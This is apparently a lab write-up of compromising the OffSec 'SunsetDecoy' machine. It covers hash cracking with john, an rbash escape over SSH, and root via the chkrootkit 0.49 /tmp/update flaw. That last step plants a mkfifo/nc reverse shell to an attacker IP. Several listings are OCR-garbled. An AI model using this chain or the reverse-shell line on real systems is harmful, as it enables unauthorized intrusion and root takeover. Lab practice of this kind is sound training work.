
SunsetDecoy

```
rustscan -a 192.168.225.85 -t 3000 -u 4000 -- -A -oN nmap
```

Two ports are open 22 and 80.

On port 80 there is a file as save.zip. Download it



But when we try to unzip it it ask for the password. Let's create hash from **zip2john**.

```
zip2john save.zip > hash
```

Crack it using john

```
john --wordlist=/mnt/d/Shared/rockyou.txt hash
```

We got a password as manuel.

```
(root#Bhavesh)-[~/Offsec/Sunsetdecoy]
# unzip save.zip
Archive: save.zip
[save.zip] etc/passwd password:
  inflating: etc/passwd
  inflating: etc/shadow
  inflating: etc/shadow
  inflating: etc/sudoers
  inflating: etc/sudoers
  extracting: etc/hosts
  extracting: etc/hosts
extracting: etc/hostname

    (root#Bhavesh)-[~/Offsec/Sunsetdecoy]
# ls etc
group hostname hosts passwd shadow sudoers
```

Let's see content in the **shadow** file. We have a two hash as a the user **root** and **296640a3b825115a47b68fc44501c828** user.

```
n)-[~/Offsec/Sunsetdecov/etc]
—# cat shadow
oot:$6$RucK3DjUUM8TjzYJ$x2etp95bJSiZy6WoJmTd7UomydMfNjo97Heu8nAob9Tji4xzWSzeE0Z2NekZhsyCaA7y/wbzI.2A2xIL/uXV9.:18450:0:99999:7:::
daemon:*:18440:0:99999:7::
pin:*:18440:0:99999:7:::
sys:*:18440:0:99999:7:::
sync:*:18440:0:99999:7:::
games:*:18440:0:99999:7:::
man:*:18440:0:99999:7::
lp:*:18440:0:99999:7:::
nail:*:18440:0:99999:7:::
news:*:18440:0:99999:7:::
ucp:*:18440:0:99999:7:
 roxy:*:18440:0:99999:7:::
ww-data:*:18440:0:99999:7:::
ackup:*:18440:0:99999:7:::
ist:*:18440:0:99999:7:::
irc:*:18440:0:99999:7:
inc:*:18440:0:99999:7:::
gnats:*:18440:0:99999:7:::
apt:*:18440:0:99999:7:::
systemd-timesync:*:18440:0:99999:7:::
systemd-network:*:18440:0:99999:7:::
systemd-resolve:*:18440:0:99999:7:::
 ssagehus:*:18440:0:99999:7::
avahi-autoipd:*:18440:0:99999:7:::
avahi:*:18440:0:99999:7:::
saned:*:18440:0:99999:7:::
olord:*:18440:0:99999:7::
colord:*:18440:0.999999:7:::
hplip:*:18440:0:99999:7:::
```

echo

"\\$6\\$x4sSRFte6R6BymAn\\$zrIOVUCwzMlq54EjDjFJ2kfmuN7x2BjKPdir2Fuc9XRRJEk9FNdPliX4Nr9 2aWzAtykKih5PX39OKCvJZV0us." > user

```
john --wordlist=/mnt/d/Shared/rockyou.txt user
```

Got a password as **server**.

```
(root#Rhavesh) = [~/Offsec/Sunsetdecoy/etc]
john --wordlist=/mnt/d/Shared/rockyou.txt user
Using default input encoding: UIF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)

(root#Bhavesh) = [~/Offsec/Sunsetdecoy/etc]
# john --show user
? server

1 password hash cracked, 0 left
```

Login into 296640a3b825115a47b68fc44501c828 account using **ssh**

```
ssh 296640a3b825115a47b68fc44501c828@192.168.225.85 -t "bash -i"
```

On target system **rbash** is enabled for that we used option **-t "bash -i"**But we can run simple command like whoami and cat. Check the path and add **/usr/bin** in path variable.

```
export PATH=/usr/bin:$PATH
```

```
root#Bhavesh)-[~/Offsec/Sunsetdecoy/etc]
# ssh 296640a3b825115a47b68fc44501c828@192.168.225.85 -t "bash -i"
296640a3b825115a47b68fc44501c828@192.168.225.85's password:
bash: dircolors: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ whoami
bash: whoami: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ pwd
/home/296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ cat /etc/passwd
bash: cat: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ echo $PATH
PATH:/home/296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ export PATH=/usr/bin:$PATH
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ whoami
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ export PATH=/usr/bin:$PATH
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ whoami
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$
```

We can see the **honeypot.decoy** file in **/home** folder.

```
96640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ls -la
total 56
drwxr-xr-x 2 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828 4096 Aug 27
                                                                                                2020
drwxr-xr-x 3 root
                                               root
                                                                                   4096 Jun 27
                                                                                                2020
                                                                                                     .bash_history -> /dev/null
.bash_logout
                                                                                     9 Jul 7
lrwxrwxrwx 1
            root
                                               root
                                                                                                2020
rw-r--r-- 1
            296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828
                                                                                   220 Jun 27
                                                                                                2020
rw-r--r--
             296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828
                                                                                  3583 Jun 27
                                                                                                2020
                                                                                                      .bashro
                                               root
                                                                                  17480
                                                                                       Jul
                                                                                                2020 honeypot.decoy
                                               root
                                                                                   1855 Jul
                                                                                                2020 noneypot.decoy.cpp
                                                                                        Jun 27
                                                                                                2020 id -> /bin/id
             root
                                               root
                                                                                                2020 ifconfig -> /bin/ifconfig
                                                                                     13 Jun 27
lrwxrwxrwx 1
             296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828
                                                                                       Jun 10 06:52
rw-r--r--
                                                                                                     local.txt
                                                                                        Jun 27
                                                                                               2020 ls -> /bin/ls
lrwxrwxrwx 1
                                               root
lrwxrwxrwx 1
                                                                                        Jun 27
                                                                                                2020 mkdir -> /bin/mkdir
            root
                                               root
rwxr-xr-x 1
                                                                                    807 Jun 27
                                                                                                2020
            root
                                               root
             296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828
                                                                                     66 Jun 27
                                                                                                2020 .selected_editor
rwxrwxrwx 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828
                                                                                     32 Aug 27
                                                                                                2020 user.txt
```

Run the file and see what it run. Basically file is run basics bash command like date, shutdown, read /etc/passwd file etc.

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ./honeypot.decoy
Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.
2 Calendar.
3 Shutdown.
4 Reboot.
5 Launch an AV Scan.
6 Check /etc/passwd.
 Leave a note.
8 Check all services status.
Option selected:1
Mon 10 Jun 2024 07:10:58 AM EDT
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ./honeypot.decoy
Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.
2 Calendar.
3 Shutdown.
4 Reboot.
5 Launch an AV Scan.
6 Check /etc/passwd.
7 Leave a note.
8 Check all services status.
Option selected:2
     June 2024
Su Mo Tu We Th Fr Sa
 2 3 4 5 6 7 8
9 10 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 28 29
30
```

But option 5 is looking interesting it run AV scan.

```
Welcome to the Honey Pot administration manager (HPAM). Please select an option.
1 Date.
2 Calendar.
3 Shutdown.
4 Reboot.
5 Launch an AV Scan.
6 Check /etc/passwd.
7 Leave a note.
8 Check all services status.
Option selected:5
The AV Scan will be launched in a minute or less.
```

Download the **pspy64** and see what it can run in background. Start the python server and download the file. Make it executable

Run the file.

We can see in the pspy64 there is file called **script.sh** is run behalf of the root user and performing that task and it used **chkrootkit version 0.49**.

```
/usr/shin/CRON -f
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9170
2024/06/10 07:21:01 CMD: UID=0
                                                 /bin/sh -c /bin/bash /root/script.sh
2024/06/10 07:21:01 CMD: UID=0
                                                 /bin/bash /root/script.sh
                                   PID=9172
2024/06/10 07:21:01 CMD: UID=0
                                                 /bin/sh /root/chkrootkit-0.49/chkrootkit
                                   PID=9175
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9174
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9173
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9176
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9189
2024/06/10 07:21:01 CMD: UID=0
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9191
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9195
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9194
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9193
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9192
2024/06/10 07:21:01 CMD: UID=0
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9196
                                                 /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
                                   PID=9200
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9199
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9198
2024/06/10 07:21:01 CMD: UID=0
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9204
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9203
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
                                   PID=9205
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9207
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9206
                                                /bin/sh /root/chkrootkit-0.49/chkrootkit
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9208
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9211
2024/06/10 07:21:01 CMD: UID=0
                                   PID=9210
                                                 /bin/sh /root/chkrootkit-0.49/chkrootkit
```

Let's search on google for exploit of **chkrootkit 0.49** version

```
exploit-db.com/exploits/33899
      if [ "${QUIET}" != "t" ]; then echo "not infected"; fi
         return ${NOT INFECTED}
   fi
}
The line 'file port=$file port $i' will execute all files specified in
$SLAPPER FILES as the user chkrootkit is running (usually root), if
$file port is empty, because of missing quotation marks around the
variable assignment.
Steps to reproduce:
- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)
Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.
If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.
```

Create a file in *Itmp* folder and add reverse listener into it.

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.200 1234 >/tmp/f"
> update
chmod +x update
```

One's again run the **honeypot.decoy** file with **AV** scan. And start the listener on your system.

```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ./honeypot.decoy

Welcome to the Honey Pot administration manager (HPAM). Please select an option.

1 Date.

2 Calendar.

3 Shutdown.

4 Reboot.

5 Launch an AV Scan.

6 Check /etc/passwd.

7 Leave a note.

8 Check all services status.

Option selected:5

The AV Scan will be launched in a minute or less.
```

Finally we are now **root** user of the system.

```
(root#Bhavesh)-[~/Tool]
# rlwrap -r nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.200] from (UNKNOWN) [192.168.225.85] 49720
sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# __
```